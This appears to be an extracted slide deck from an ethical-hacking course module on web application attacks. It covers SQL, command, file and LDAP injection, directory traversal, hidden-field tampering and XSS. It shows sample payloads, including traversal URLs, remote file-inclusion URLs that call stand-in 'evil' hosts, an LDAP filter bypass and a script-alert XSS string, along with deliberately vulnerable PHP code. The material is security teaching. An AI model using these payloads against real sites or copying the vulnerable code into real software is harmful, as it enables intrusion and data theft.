
# Vulnerability Stack




# Module Flow



# Web Application Threats - 1



# Web Application Threats - 2



# Unvalidated Input

Input validation flaws refers to a web application vulnerability where **input from a client is not validated** before being processed by web applications and backend servers



An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in **data theft and system malfunctioning**



`http://www.juggyboy.com/login.aspx?user=jasons@pass=springfield`

Browser Post Request

```
string sql = "select * from Users  
where  
user ='" + User.Text + "'  
and pwd='" + Password.Text + "'";
```

Modified Query




Database


Browser input not validated by the web application

# Parameter/Form Tampering

- A web parameter tampering attack involves the **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL Injection, etc.



Tampering with the URL parameters



Other parameters can be changed including attribute parameters

# Directory Traversal

Directory traversal allows attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

01

Attackers can **manipulate variables** that reference files with "**dot-dot-slash (../)**" sequences and its variations


02

Accessing files located outside the **web publishing directory** using directory traversal


03

- `http://www.juggyboy.com/process.aspx=../../../../some dir/some file`
- `http://www.juggyboy.com/../../../../some dir/some file`

04



# Security Misconfiguration



## Easy Exploitation

Using misconfiguration vulnerabilities, attackers **gain unauthorized accesses** to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.

## Common Prevalence

Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code

## Example

- The application server admin console is automatically installed and not removed
- Default accounts are not changed
- Attacker discovers the **standard admin pages** on server, logs in with default passwords, and takes over

# Injection Flaws

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

## SQL Injection

It involves the injection of malicious SQL queries into user input forms



## Command Injection

It involves the injection of malicious code through a web application



## LDAP Injection


It involves the injection of malicious LDAP statements



# SQL Injection Attacks

## SQL injection attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches



```
01 <?php
02 function save_email($user,
03 $message)
04 {
05     $sql = "INSERT INTO
06 Messages (
07         user, message
08     ) VALUES (
09         '$message', '$user',
10     )";
11     return mysql_query($sql);
12 }
13 ?>
```

SQL Injection vulnerable server code

**Note:** For complete coverage of SQL Injection concepts and techniques, refer to Module 13: SQL Injection

# Command Injection Attacks

## Shell Injection



- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

## HTML Embedding



- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code** or **scripting**

## File Injection



- The attacker exploits this vulnerability and injects **malicious code** into **system files**
- `http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?`

# Command Injection Example

Attacker Launching  
Code Injection  
Attack



Malicious code:

```
www.juggyboy.com/banner.gif||newpassword||1036  
|60|468
```

1

An attacker enters **malicious code** (account number) with a new password

2

The last two sets of numbers are the **banner size**

3

Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"

4

The server script assumes that only the URL of the **banner image file** is inserted into that field

http://juggyboy/cgi-bin/lsp/lspro.cgi?hit\_out=1036

JuggyBoy.com

User Name

Email Address

Site URL

Banner URL


Password  [Submit](#)

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command



Server

# File Injection Attack



```
<form method="get">
  <select name="DRINK">
    <option value="pepsi">pepsi</option>
    <option value="coke">coke</option>
  </select>
  <input type="submit">
</form>
```

Client code running in a browser



```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
    $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```



Server



File System

Vulnerable PHP code

<http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit?> <..... Exploit Code



Attacker

Attacker injects a remotely hosted file at [www.jasoneval.com](http://www.jasoneval.com) containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system

# What is LDAP Injection?

An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**

## What is LDAP?


LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries

LDAP is based on the client-server model and clients can **search the directory entries using filters**

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR ( )	( (objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

# How LDAP Injection Works

- LDAP injection attacks are similar to SQL injection attacks but **exploit user parameters** to generate LDAP query
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server meaning that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques



If an attacker enters valid user name "juggyboy", and injects `juggyboy>(&))` then the URL string becomes `(&(USER=juggyboy>(&))(PASS=blah))` only the first filter is processed by the LDAP server, only the query `(&(USER=juggyboy>(&))` is processed. This query is always true, and the attacker logs into the system without a valid password

# Hidden Field Manipulation Attack

## HTML Code

```
<form method="post"
  action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
    "text" name="product"
    value="Juggyboy Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

## Normal Request

http://www.juggyboy.com/page.aspx?product=Juggyboy%20Shir  
t&price=200.00

Hidden Field  
Price = 200.00

## Attack Request

http://www.juggyboy.com/page.aspx?product=Juggyboy%20Shir  
t&price=2.00

Hidden Field  
Price = 2.00



Product Name

Product Price

[Submit](#)

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are **not rendered to the screen** by the browser, but are collected and submitted as parameters during form submissions
- Attackers can examine the **HTML code of the page** and change the hidden field values in order to change post requests to server

# Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**

Malicious <b>script</b> execution	Session hijacking
Redirecting to a <b>malicious server</b>	Brute force <b>password</b> cracking
Exploiting user <b>privileges</b>	<b>Data</b> theft
Ads in hidden <b>IFRAMES</b> and <b>pop-ups</b>	Intranet probing
<b>Data</b> manipulation	<b>Key logging</b> and remote monitoring

# How XSS Attacks Work

This example uses a vulnerable page which handles requests for a nonexistent pages, a classic 404 error page

## Normal Request



1 [http://juggyboy.com/jason\\_file.html](http://juggyboy.com/jason_file.html)

Server Response

2

## Server Code

(Handles requests for a nonexistent page, a classic 404 error page)

```
<html>
<body>
<? php
print "Not found: " .
urlencode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```



Server

## XSS Attack Code



Server Response


2

1 [http://juggyboy.com/<script>alert\("WARNING: The application has encountered an error"\);</script>](http://juggyboy.com/<script>alert('WARNING: The application has encountered an error');</script>)

**Note:** Check the CEH Tools DVD, Module 12 Hacking Web Application for access cheat sheet

# Cross-Site Scripting Attack

